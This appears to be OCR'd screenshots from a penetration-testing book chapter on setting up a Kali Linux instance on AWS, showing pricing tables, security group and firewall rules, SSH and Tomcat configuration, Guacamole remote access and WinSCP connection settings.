



The table shows current software and infrastructure pricing for services hosted in US East (N. Virginia). Additional taxes or fees may apply.
Kali Linux
EC2 Instance type
Software/hr
EC2/hr
Total/hr
Memory: 4 GiB
CPU: 2 virtual cores
Storage: EBS storage only
Network: Low to Moderate
$0.000 $0.006 $0.006
$0.000 $0.012 $0.012
$0.000 $0.023 $0.023
t2.medium
Vendor Recommended
$0.000 $0.046 $0.046
t2.large
$0.000 $0.093 $0.093
t2.xlarge
$0.000 $0.186 $0.186


Version
kali-2017.3
Kali Linux 2018.1
Kali Linux 2018.1*, released 02/28/2018
Release Date
02/28/2018
Release Notes
Kali Linux 2018.1



VPC Settings
Select a VPC:
* vpc-f898a99c (172.31.0.0/16)
Or Create a VPC
Select a subnet:
* subnet-3b62d363 (172.31.16.0/20)
Or Create a subnet
* indicates a default vpc or subnet


Create Security Group
Security group name
Kali Remote
Description
Allow remote SSH and RDP access
VPC
vpc-a1c723c9 (default)
Security group rules:
Inbound
Outbound
Type
Protocol
Port Range
Source
Description
SSH
TCP
22
Anywhere
0.0.0.0/0, ::/0
e.g. SSH for Admin Desktop
Custom TCP Ru
TCP
55555
Anywhere
0.0.0.0/0, ::/0
e.g. SSH for Admin Desktop
Add Rule
Cancel
Create





```
[ec2-user@kali:~$ sudo passwd
[Enter new UNIX password:
[Retype new UNIX password:
 passwd: password updated successfully
```


```
[ec2-user@kali:~$ sudo passwd ec2-user
[Enter new UNIX password:
[Retype new UNIX password:
 passwd: password updated successfully
[ec2-user@kali:~$ su
[Password:
[root@kali:/home/ec2-user# exit
 exit
 ec2-user@kali:~$ _
```


Port 22
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
UsePrivilegeSeparation yes
KeyRegenerationInterval 3600
ServerKeyBits 1024
SyslogFacility AUTH
LogLevel INFO
LoginGraceTime 120
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
PermitEmptyPasswords no
ChallengeResponseAuthentication no
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
UsePAM yes
PermitRootLogin prohibit-password
PasswordAuthentication yes
ClientAliveInterval 180
UseDNS no


```
ec2-user@kali:~$ sudo ufw allow 22
Rules updated
Rules updated (v6)
ec2-user@kali:~$ sudo ufw allow 55555
Rules updated
Rules updated (v6)
ec2-user@kali:~$ sudo service ufw start
ec2-user@kali:~$
```


```
<!-- A "Connector" represents an endpoint by which
     and responses are returned. Documentation at
     Java HTTP Connector: /docs/config/http.html
     Java AJP  Connector: /docs/config/ajp.html
     APR (HTTP/AJP) Connector: /docs/apr.html
     Define a non-SSL/TLS HTTP/1.1 Connector on po
-->
<Connector port="55555" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443" />
<!-- A "Connector" using the shared thread pool-->
<!--
<Connector executor="tomcatThreadPool"
           port="8080" protocol="HTTP/1.1"
```



13.127.89.64:55555/guacamole/#/
APACHE GUACAMOLE
Username
Password
Login



13.127.89.64:55555/guacamole/#/
RECENT CONNECTIONS
ksg
RDP Connection
SSH Connection
ALL CONNECTIONS
Filter
RDP Connection
SSH Connection

Chapter 3: Exploitation on the Cloud using Kali Linux





Session
File protocol:
SFTP
Host name:
Port number:
13.229.234.134
22
User name:
Password:
ec2-user
Save
Cancel
Advanced...



Advanced Site Settings
Environment
Directories
Recycle bin
SFTP
Shell
Connection
Proxy
Tunnel
SSH
Key exchange
Authentication
Bugs
Note
Bypass authentication entirely
Authentication options
Attempt authentication using Pageant
Attempt 'keyboard-interactive' authentication
Respond with password to the first prompt
Attempt TIS or CryptoCard authentication (SSH-1)
Authentication parameters
Allow agent forwarding
Private key file:
AWS-PT.ppk
GSSAPI
Attempt GSSAPI authentication
Allow GSSAPI credential delegation
Color
OK
Cancel
Help





Name	Size	Changed	Rights	Owner
..		5/12/2018 4:53:31 PM	rwxr-xr-x	root
Videos		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Templates		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Public		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Pictures		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Music		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Downloads		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Documents		2/15/2018 2:19:13 AM	rwxr-xr-x	root
Desktop		2/15/2018 2:19:13 AM	rwxr-xr-x	root
.ssh		4/1/2018 8:17:55 PM	rwx------	root
.local		2/15/2018 2:19:13 AM	rwxr-xr-x	root
.gnupg		2/15/2018 2:19:13 AM	rwx------	root
.config		2/15/2018 2:19:15 AM	rwxr-xr-x	root
.cache		2/15/2018 2:19:15 AM	rwx------	root
.bashrc	4 KB	1/27/2018 4:30:45 AM	rw-r--r--	root
.rnd	1 KB	1/27/2018 4:37:51 AM	rw-------	root
.ICEauthority	1 KB	2/15/2018 2:19:13 AM	rw-------	root
.profile	1 KB	1/9/2018 9:46:52 PM	rw-r--r--	root
.bash_history	1 KB	4/2/2018 1:26:43 AM	rw-------	root
.Xauthority	1 KB	2/15/2018 2:19:13 AM	rw-------	root
.dmrc	1 KB	2/15/2018 2:19:13 AM	rw-r--r--	root

